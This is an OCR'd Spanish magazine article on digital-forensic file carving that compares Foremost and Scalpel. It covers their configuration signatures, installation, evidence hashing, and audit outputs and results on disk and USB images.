   \x00\x3b
   gif  y  155000000
   \x47\x49\x46\x38\x39\x61
   \x00\x00 \x3b
   jpg  y  20000000
   \xff\xd8\xff\xe0\x00\x10
   \xff\xd9
```

Nota: "Option" u Opción en español, es un método para especificar opciones adicionales. Estas opciones son las siguientes:

- FORWARD: especifica la búsqueda desde la cabecera hasta el pie (opcional) hasta el tamaño máximo.
- REVERSE: especifica la búsqueda desde el pie hasta la cabecera hasta el tamaño máximo.
- NEXT: especifica la búsqueda desde la cabecera de datos justo después del pie.




Figura 6. Archivo *audit.txt* con Scalpel




Figura 7. Vista en miniaturas de algunos archivos tallados con Foremost

Esto permite especificar datos que se saben "NO" son los datos que se están buscando, hasta el tamaño máximo.

Scalpel

Scalpel es un poderoso tallador de archivos que lee una base de datos de definiciones de cabeceras y pies para extraer los archivos coincidentes desde un conjunto de archivos de imagen o archivos de dispositivo en bruto. Scalpel es independiente al sistema de archivos y puede tallar archivos de particiones FATx, NTFS, ext2/3 o particiones en bruto. Es útil ya sea para investigación en análisis forense como en recuperación de archivos. Scalpel es el resultado de haber vuelto a escribir completamente Foremost 0.69, un popular tallador de archivos open source, para mejorar el desempeño y disminuir la utilización de memoria.

La existencia de Scalpel, entonces, está motivada principalmente por el deseo de tallar archivos con tamaños arbitrarios de forma rápida, en máquinas con modestos recursos, ya que el tallado de archivos involucra E/S y es una tarea no interactiva, no hay razón para dedicar costosos recursos de cómputo, lo cual podría ser utilizado para otros propósitos, para tallado de archivos.

Scalpel al ser iniciado lee un archivo de configuración, el cual define todos los tipos de archivos que pueden ser tallados y para cada tipo de archivo, información adicional, incluyendo las especificaciones de las cadenas de cabeceras y pies, y el tamaño máximo del archivo.

Para realizar el tallado de archivos, Scalpel hace solamente dos pasadas secuenciales sobre cada imagen del disco. La primera pasada lee la imagen completa del disco en grandes trozos (de tamaño definido por el usuario, con un tamaño por defecto de 10MB). En cada trozo se buscan las cabeceras de archivo y se mantiene una base de datos de las ubicaciones de estas cabeceras. Una vez que se ha completado la indexación de los trozos, se realiza una búsqueda de los pies. Para un tipo de archivo en particular del cual se ha definido un pie, se realiza una búsqueda del pie contra el actual trozo solamente si potencialmente el pie puede corresponder con alguna cabecera en el archivo. Esto es posible bajo dos condiciones: la primera es si una cabecera que potencialmente coincide es descubierta en el trozo actual de la imagen del disco; la segunda es si una cabecera que potencialmente coincide fue descubierta en un trozo previo del archivo de imagen, pero lo suficientemente cercano a la posición actual para conocer los requerimientos del tamaño máximo de tallado para el tipo de archivo. Una vez que ha finalizado la primera pasada sobre el disco, Scalpel tiene un índice completo de las ubicaciones de las cabeceras y pies, las cuales son utilizados para poblar un conjunto de trabajos en cola que controlan las operaciones de tallado de archivos durante la segunda pasada sobre al imagen del disco. Para cada cabecera de archivo en el índice, se hace un intento de coincidir la cabecera con un pie adecuado. Una cola de trabajo es asociada con cada trozo de la imagen del disco y es tallado un único archivo.

Durante la segunda pasada sobre la imagen del disco, Scalpel nuevamente procesa la imagen del disco en trozos (del mismo tamaño utilizado en la primera pasada). Como se ha descrito anteriormente, cada trozo tiene asociado un trabajo en cola, el cual describe las operaciones de tallado que son llevadas a cabo cuando el trozo es leído. La motivación para el uso de colas de trabajo es para maximizar la utilización de los datos en cada trozo de la imagen del disco cuando es leído. No se realizan copias extrañas de memoria a memoria, la escritura de los archivos tallados son realizadas fuera del mismo buffer utilizado para manejar el actual bloque de la imagen del disco. Para reducir la actividad del disco durante la segunda pasada sobre la imagen del disco, Scalpel utiliza operaciones de búsqueda para saltar bloques consecutivos para los cuales no hay trabajos programados. Todo esta da como resultado un dramático aumento de velocidad en la simple lectura de cada trozo en la segunda pasada.

Instalación de Scalpel

Scalpel puede ser obtenido desde su página oficial, la versión más reciente es la 1.60. La




Figura 8. Vista en miniaturas de algunos archivos tallados con Scalpel




Figura 9. Miniaturas de archivos tallados con Foremost utilizando la primera definición para archivos de tipo JPEG

URL desde la cual puede ser descargada puede ser ubicada en la sección Referencias del presente artículo. Se procede a su descarga e instalación.

```
# wget http://www.digitalforensi
cssolutions.com/Scalpel/scalpel-
1.60.tar.gz
# tar xzvf fscalpel-1.60.tar.gz
#md5sum scalpel-1.60.tar.gz
a0ad1ae3f709bb42d30ba2dee992c3b0
scalpel-1.60.tar.gz (Verificación con
el hash de su página)
# cd fscalpel-1.60
# less README (Sugiero siempre su
lectura)
# make
```

Una limitación que se detalla en su archivo README está relacionada al proceso de tallado en archivos de dispositivos físicos y lógicos en Windows, (ejemplo: \Physicaldrive0 o \.\c:) que actualmente no es soportado, pero será soportado en futuras liberaciones.

El formato del archivo de configuración de Scalpel

El archivo de configuración controla los tipos y tamaños de los archivos tallados por Scalpel. Actualmente Scalpel puede leer archivos de configuración de Foremost 0.69, pero los archivos de Scalpel pueden no ser compatibles con Foremost. En particular, el tamaño máximo de un archivo tallado en Foremost 0.69 es de 4GB, mientras que en la versión actual de Scalpel, es de 16EB (16 ExaBytes).

Para cada tipo de archivo, el archivo de configuración describe la extensión del mismo, la cabecera y pie sensibles a mayúsculas, el tamaño máximo del archivo, además de la cabecera y pie para el archivo. El campo del pie es opcional, pero la cabecera, el tamaño, la sensibilidad de mayúsculas, y extensión no lo son. Cualquier línea que inicie con un "#" es considerada un comentario y se ignora. Por lo tanto para evitar un tipo de archivo sólo se debe colocar un "#" al inicio de la línea.

Las cabeceras y pies son decodificadas antes de poder ser utilizadas. Para especificar un valor en hexadecimal se debe utilizar \x[0-f][0-f], y para utilizar octal \[1-9][1-9][1-9]. Los espacios pueden ser representados por \s. Por ejemplo: "\x4F\123\IsCCI" se decodifica a "OSI CCI".

Para coincidir cualquier carácter simple (a.k.a. un comodín) se utiliza "?". Si se necesitara buscar el carácter "?", se necesita cambiar la línea "comodín" y cada ocurrencia del antiguo carácter comodín en el archivo de configuración. No se debe de olvidar que los valores hexadecimal y octal de "?" es igual a 0x3F y \063.

Si se desea tallar archivos sin las extensiones del nombre de archivo, se debe utilizar "NONE" en la columna de extensión.

La palabra clave REVERSE después del pie provoca una búsqueda hacia atrás empezando desde el [tamaño] en bytes, hasta la ubicación de la cabecera. Esto es muy útil para archivos como PDF que pueden contener varias copias de pies a través del archivo. Cuando se utiliza la palabra clave REVERSE, se pueden extraer bytes desde la cabecera hasta la ÚLTIMA ocurrencia del pie (e incluyendo el pie en el archivo tallado).

La palabra clave NEXT después del pie provoca que se incluya la cabecera y todos los datos en el archivo tallado ANTES de la primera ocurrencia del pie (el pie no está incluido en el archivo tallado). Si no hay ocurrencia de que el pie se descubra dentro del tamaño máximo de tallado en bytes desde la cabecera, entonces es tallado un bloque de la imagen del disco que incluye la cabecera y con una longitud igual al tamaño de tallado máximo. Se debe utilizar NEXT cuando no exista un pie definitivo para un tipo de archivo, pero se conoce cuales datos NO deben ser incluidos en un archivo tallado (por ejemplo, el inicio de un archivo subsecuente del mismo tipo).

FORWARD_NEXT es el tipo de tallado por defecto y esta palabra clave debe ser incluida después del pie, pero no es requerido. Para el tallado FORWARD_NEXT, un bloque de




Figura 10. Vista en miniatura de los archivos tallados con Foremost utilizando la segunda definición para tipos de archivo JPEG

```
root@reydes: [illegible]/salidas/foremost_usb
Archivo  Editar  Ver  Terminal  Ayuda
Foremost version 1.5.6 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at [illegible] 17:28:35 2009
Invocation: foremost memory_usb_005.dd -o [illegible]/salidas/foremost_usb/
Output directory: [illegible]/salidas/foremost_usb
Configuration file: [illegible]/etc/foremost.conf
------------------------------------------------------------------
File: memory_usb_005.dd
Start: [illegible] 17:28:35 2009
Length: 240 MB (252166144 bytes)

Num      Name (bs=512)         Size      File Offset     Comment

0:       00004620.gif           3 KB        2365692       (93 x 112)
1:       00004626.gif          14 KB        2368837       (163 x 199)
2:       00004664.gif           5 KB        2388194       (80 x 126)
3:       00150329.gif          11 KB       76968768       (0 x 18759)
4:       00150372.gif          30 KB       76990624       (219 x 373)
5:       00001956.xls          91 KB        1001472
6:       00004556.ole          71 KB        2332672
7:       00196620.doc          24 KB      100669440
8:       00196668.doc         768 KB      100694016
audit.txt
```

Figura 11. Parte inicial del archivo *audit.txt* con Foremost

datos que incluye la cabecera y el primer pie (dentro del tamaño de tallado máximo) son tallados. Si no aparecen pies después de la cabecera dentro del tamaño de tallado máximo, entonces no se realiza ningún tallado A MENOS que se proporcione la opción -b en la línea de comando. En este caso, un bloque en bytes del tamaño de tallado máximo, incluyendo la cabecera, es tallada y una anotación es realizada en el registro de Scalpel de que el archivo fue tajado.

Evaluando Foremost & Scalpel

Se procede ahora a evaluar Foremost & Scalpel, verificar su comportamiento y probar su funcionamiento. Tanto para Foremost como para Scalpel se utilizará en una primera instancia una imagen en bruto obtenida con *dd* de un disco duro de 3.2GB, en una segunda instancia una imagen en bruto obtenida de una unidad de memoria USB de 256MB. Para todas las pruebas realizadas a continuación se ha realizado compilación normal y se han utilizado los contenidos de los archivos de configuración por defecto. Para obtener más información sobre las opciones en línea de comando para ambas herramientas, sugiero consultar las paginas *man* respectivas.

Ante todo se realiza la generación del hash MD5 de la imagen que se está manipulando. Esto tiene dos propósitos, primero la verificación con el hash original cuando la evidencia fue adquirida, y en según lugar para detectar posibles modificaciones sobre la evidencia. Todo esto con el único propósito de garantizar la integridad de la evidencia.

```
# md5sum hd_caso_003.dd
e5dec03a859bbc4da1ca556ef4026fe0
hd_caso_003.dd
```

Tallado de archivos JPEG

A continuación se ha procedido a modificar el archivo de configuración de Foremost, *foremost.conf*; para que talle solamente los archivos JPEG. También es factible indicar esta opción en la línea de comando con la opción "-t", de la siguiente manera.

```
root@reydes: [illegible]/salidas/scalpel_usb
Archivo  Editar  Ver  Terminal  Ayuda
Scalpel version 1.60 audit file
Started at [illegible] 17:31:16 2009
Command line:
scalpel -c ../scalpel-1.60/scalpel.conf memory_usb_005.dd -o [illegible]/salidas
/scalpel_usb/

Output directory: [illegible]/salidas/scalpel_usb
Configuration file: [illegible]/tools/forensics/scalpel-1.60/scalpel.conf

Opening target "[illegible]/tools/forensics/caso_usb_005/memory_usb_005.dd"

The following files were carved:
File                  Start                Chop          Length          Extracte
d From
00000003.gif          2388194              NO             5364           memory_u
sb_005.dd
00000002.gif          2368837              NO            14955           memory_u
sb_005.dd
00000001.gif          2365692              NO             3120           memory_u
sb_005.dd
00000097.mpg           207870              NO           489988           memory_u
sb_005.dd
audit.txt
```

Figura 12. Parte inicial del archivo *audit.txt* con Scalpel

```
# foremost -s 100 -t jpg -i hd_caso_
003.dd
```

La Figura 1 muestra la ejecución de Foremost con la opción "-c"; la cual define la ubicación del archivo de configuración *foremost.conf* a utilizar, a continuación la imagen de la cual se tallarán los archivos JPEG y finalmente la opción "-o" la cual define la ubicación del directorio de salida para los archivos tallados.

Cuando se ejecuta Foremost se genera también, en el directorio de salida donde residen los archivos tallados, un archivo de nombre *audit.txt*; en este archivo se registra todo el proceso de ejecución de Foremost. La Figura 2, muestra la parte final de este archivo.

Ahora es el turno de Scalpel. Como en el caso de Foremost, se ha procedido a modificar el archivo de configuración de Scalpel, *scalpel.conf*, para que talle solamente los archivos JPEG. La Figura 3 muestra la ejecución de Scalpel con la opción "-c"; la cual define la ubicación del archivo de configuración *scalpel.conf* a utilizar, a continuación la imagen de la cual se tallarán los archivos JPEG y finalmente la opción "-o" la cual define la ubicación del directorio de salida para los archivos tallados.

Igualmente, al ejecutar Scalpel se genera también, en el directorio donde residen los archivos tallados, un archivo de nombre *audit.txt*; en este archivo se registra todo el proceso de ejecución de Scalpel. La Figura 4, muestra la parte final de este archivo. Como ya se ha mencionado, la información contenida en los archivos audit.txt, es información que describe el proceso de ejecución tanto de Foremost, como de Scalpel para el tallado de los archivos requeridos. La Figura 5 muestra el formato que el archivo audit tiene con Foremost, y la Figura 6 muestra el formato del archivo audit.txt con Scalpel. El archivo audit.txt, detalla la manera en que Foremost fue invocado, el tiempo de inicio, el directorio de salida para los archivos tallados y la ubicación del archivo de configuración utilizado. Además contiene campos sobre los archivos tallados que son importantes mencionar: *Num*, este campo enumera los archivos tallados; *Name*, es el nombre asignado al archivo (bs=512) con tamaño de bloque de 512; *Size*, el tamaño del archivo tallado en B, KB o MB; *Offset*, el desplazamiento al archivo; y finalmente *Comment*; que detalla un comentario.

En la parte final del archivo audit.txt se muestra un breve resumen de los archivos tallados por Foremost:

```
64737 FILES EXTRACTED
jpg:= 4038
```




Figura 13. Miniaturas de parte de los archivos JPEG tallados por Foremost

```
jpg:= 25
jpg:= 60674
```

En este punto se debe aclarar que se utilizaron tres definiciones en el archivo de configuración de Foremost para tallar tipos de archivo JPEG, que son los que se muestran a continuación:

```
jpg   y    20000000
\xff\xd8\xff\xe0\x00\x10
\xff\xd9
jpg   y   20000000
\xff\xd8\xff\xe1 \xff\xd9
jpg   y    20000000
\xff\xd8    \xff\xd9
```

La ejecución de Foremost con estas 3 definiciones, extrajo 64737 archivos, con un tamaño total de 7,1G. Se tallaron 4038 archivos con la primera definición, 25 archivos con la segunda definición y 60674 archivos con la tercera definición final. Esta última por ser la más común y genérica, extrajo más archivos. La Figura 7 muestra la visualización en miniatura de algunos de los archivos tallados contenidos en la carpeta de salida. Como se puede apreciar hay algunos archivos JPEG tallados que no es posible visualizar.

Ahora es el turno del archivo *audit.txt* generado por Scalpel. Tal y como se puede visualizar en la Figura 6, en este archivo se detalla la fecha y hora de inicio, el comando utilizado para ejecutar Scalpel, el directorio de salida, la ubicación del archivo de configuración, y el archivo objetivo. Además existen campos en el archivo que es importante detallar; *File*, define de manera numérica y secuencial el nombre del archivo tallado; *start*, el desplazamiento al inicio del archivo tallado; *chop* detalla si es una tajada del archivo; *length*, la longitud del archivo, y finalmente *Extracted From*; el archivo desde el cual se tallan los archivos.

Scalpel ha tallado 4038 archivos, con un tamaño total de 102M. Se debe tener en consideración que se ha utilizado la única definición para los tipos de archivos JPEG existente en el archivo de configuración *scalpel.conf*. La definición es la que se muestra a continuación:

```
jpg   y   200000000
\xff\xd8\xff\xe0\x00\x10
\xff\xd9
```

La Figura 8 muestra la visualización en miniatura de algunos archivos tallados y que están contenidos en la carpeta de salida indicada para la ejecución de Scalpel. Además se ha tratado de ubicar los mismos archivos tallados por Foremost mostrados en la Figura 7.

Los resultados que se obtienen de Foremost y Scalpel hasta este punto son: Foremost inició su ejecución a las 22:17:02 y finalizó a las 22:21:06. Es decir todo el proceso de tallado de los archivos JPEG se realizó en cuatro minutos y cuatro segundos. Se debe tener en consideración que en el archivo de configuración se utilizaron tres definiciones para tipos de archivos JPEG. Para el caso de Scalpel, inició su ejecución a las 22:24:22, y finalizó en: 22:26:35. Es decir todo el proceso de tallado se realizó en dos minutos trece segundos. Para el caso del archivo de configuración se utilizó la única definición por defecto para tallar archivos de tipo JPEG.

Foremost extrajo 64737 archivos JPEG, mientras que Scalpel 4038 archivos JPEG. Se debe anotar que muchos de los archivos tallados por Foremost no pueden ser visualizados. Mientras que en el caso de Scalpel la gran mayoría de ellos pueden ser visualizados de manera correcta. En la siguiente prueba se procederá a utilizar la misma definición para tallar tipos de archivo JPEG en los archivos de configuración de Foremost y Scalpel, para luego analizar los resultados obtenidos. La definición utilizada para tallar tipos de archivos JPEG en ambos archivos de configuración es la siguiente:

```
jpg   y   200000000
\xff\xd8\xff\xe0\x00\x10
\xff\xd9
```

La Figura 9 muestra el nuevo directorio donde se han extraído las imágenes talladas con Foremost utilizando la misma definición que Scalpel. Los resultados obtenidos son los siguientes: El número de archivos que Foremost talla es de 4038, que es la misma cantidad de archivos que Scalpel talla; 4038 archivos de tipo JPEG.

Para tallar los 4038 archivos de tipo JPEG, Foremost demoró un minuto treinta




Figura 14. Miniaturas de parte de los archivos JPEG tallados por Scalpel

y nueve segundos, por su parte Scalpel demoró dos minutos trece segundos. Se debe tener en consideración el modo de funcionamiento de Scalpel para el proceso de tallado.

El tamaño total de todos los archivos extraídos por ambas herramientas es de 91,6 MB.

Para finalizar las pruebas de esta parte, se procederá a tallar con Foremost, archivos de tipo JPEG con la segunda definición y se propone como ejercicio para usted amable lector, la tercera definición. La segunda definición es la siguiente:

```
jpg  y  20000000
\xff\xd8\xff\xe1 \xff\xd9
```

La Figura 10 muestra la vista en miniatura de los archivos obtenidos de utilizar Foremost con la segunda definición para tipos de archivo JPEG.

En la Figura 10 se puede visualizar que sólo se han extraído 25 archivos. Ahora se procede a utilizar un mecanismo simple que implica la utilización de *hashs,* para verificar la existencia de alguno de estos 25 archivos, entre los archivos existentes en la carpeta que contiene todos los archivos tallados con Scalpel.

Se generan los *hashs* de todos los archivos tallados por Scalpel:

```
# sha1sum jpg-0-[0-4]/* >
imagenes_scalpel
```

Ahora se procede a generar los *hashs* de todos los archivos generados con la segunda definición para archivos de tipos JPEG con Foremost, en su carpeta respectiva; es decir sólo los 25 archivos tallados.

```
# sha1sum * > imagenes_foremost_2
```

Por ejemplo: para proceder a verificar la existencia de un archivo listado en i*magenes_foremost_2* en el listado de *imagenes_scalpel*, se puede utilizar un simple comando grep. Por ejemplo, se busca el archivo que genera un *hash* en el listado de *hashs* de los archivos que generó Scalpel de la siguiente manera:

```
# grep cc687eda9ffbbfdc1828d3da598ff3
2fd7ff947e imagenes_scalpel
```

Se puede seguir este procedimiento simple u otro más elaborado, con la siguiente definición para tipos de archivos JPEG que viene por defecto en el archivo de configuración de Foremost.

Tallado de todos los archivos

A continuación se procede a utilizar Foremost y Scalpel con el siguiente caso: Se ha realizado una copia bit a bit de una unidad de memoria USB de 256 MB, el nombre del archivo en bruto es memory_usb_005.dd. Su hash es el siguiente:

```
# md5sum memory_usb_005.dd
6d1365d8c3cfb4d7c0b07785bf8432ac
memory_usb_005.dd
```

La unidad de memoria USB contiene diferentes tipos de archivos y se conoce qué tipos de archivo contiene y qué tipos de archivo no. Así es que la intención del presente caso, es verificar el comportamiento de Foremost y Scalpel para esta situación.

La Figura 11 y la Figura 12 muestran la parte inicial del archivo *audit.txt* que es creado cuando se procede a ejecutar Foremost y Scalpel. Los resultados fueron los siguientes (ver Figuras 11 y 12).

En primer lugar se debe tener presente la existencia de muchas más definiciones para tipos de archivos a tallar en Foremost. Además, el hecho de que para un mismo tipo de archivo pueden existir varias definiciones, como en el caso detallado anteriormente donde en el archivo de configuración de Foremost existen tres definiciones para el tipo de archivo JPEG. Así mismo se utilizaron todas las definiciones para todos los tipos de archivos que pueden ser tallados por defecto con Foremost y Scalpel.

Foremost inició su procesamiento a las 17:28:35 y finalizó a las 17:28:40. El tiempo total para tallar todos los archivos indicados en su archivo de configuración es de cinco segundos. Mientras que Scalpel inició su procesamiento a las 17:31:16 y finalizó a las 17:34:19, en total tres minutos y tres segundos.

Foremost extrajo 475 archivos con un tamaño total de 83,8 MB, mientras que por su parte Scalpel extrajo 25520 archivos, con un gran tamaño total de 6,4 GB. Existen varios archivos tallados por Scalpel que pueden ser considerados como "falsos tallados". Dado que la copia bit a bit de la unidad de memoria USB, no contiene tipos de archivo de formato fws, mpg, pgp, rpm, tiff o wpc.

Finalmente, Scalpel fue capaz de extraer algunos archivos que Foremost no extrajo, como se puede apreciar en las Figuras 13 y 14. De manera notoria Scalpel extrajo al menos dos archivos JPEG más, que los tallados con la ejecución de Foremost.

Conclusiones

Foremost es el veterano de las herramientas open source para el tallado de archivos, tiene un funcionamiento y utilización simple, además de ser bastante rápido en el proceso de extracción de archivos. Y como se ha expuesto en el presente artículo extrae la mayoría de archivos.

Scalpel es la evolución de Foremost, y realiza un procesamiento más complejo, lo cual trae como consecuencia, un mayor número de falsos archivos tallados, pero también la capacidad de tallar archivos que Foremost no fue capaz de obtener.

En cómputo forense una de las fases importantes dentro de la metodología, es la recuperación de archivos, tanto Foremost como Scalpel cumplen cada uno a su manera este propósito. También se debe tener en consideración que en el mundo del cómputo forense no se utiliza una única herramienta para realizar cierta tarea. Las buenas prácticas recomiendan la utilización de dos o más herramientas que cumplan una determinada función, y de esta manera poder comparar o corroborar los resultados, como es el caso del presente artículo.

En la red

- File Carving – *http://www.forensicswiki.org/wiki/File_Carving*
- Foremost – *http://foremost.sourceforge.net/*
- Scalpel – *http://www.digitalforensics-solutions.com/Scalpel/*
- Formato de Archivo – *http://en.wikipedia.org/wiki/File_format*
- FILExt – *http://filext.com/*
- wotsit – *http://www.wotsit.org/*

Sobre el Autor

Alonso Eduardo Caballero Quezada es QualysGuard Certified Specialist y GIAC SSP-CNSA. Actualmente trabaja como Consultor para una empresa de Hacking Ético y otra empresa en Cómputo Forense. Perteneció por muchos años al grupo RareGaZz. Actualmente es integrante del Grupo Peruano de Seguridad PeruSEC. Se presenta de manera frecuente en cursos y ponencias, las cuales se enfocan a Cómputo Forense, Hacking Ético, Análisis de Vulnerabilidades, Pruebas de Penetración, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: *http://www.ReYDeS.com*

Páginas recomendadas

www.diariolinux.com

www.elguille.info

www.gatolinux.com

www.opensourcespot.org

www.hispabyte.net

www.linuxdata.com.ar

www.linuxhispano.net

www.pillateunlinux.wordpress.com

www.usla.org.ar

www.mundopc.net

www.picandocodigo.net

www.linuxuruguay.org

FBCD:
Una distribución de pago para investigadores forenses

Francisco Lázaro

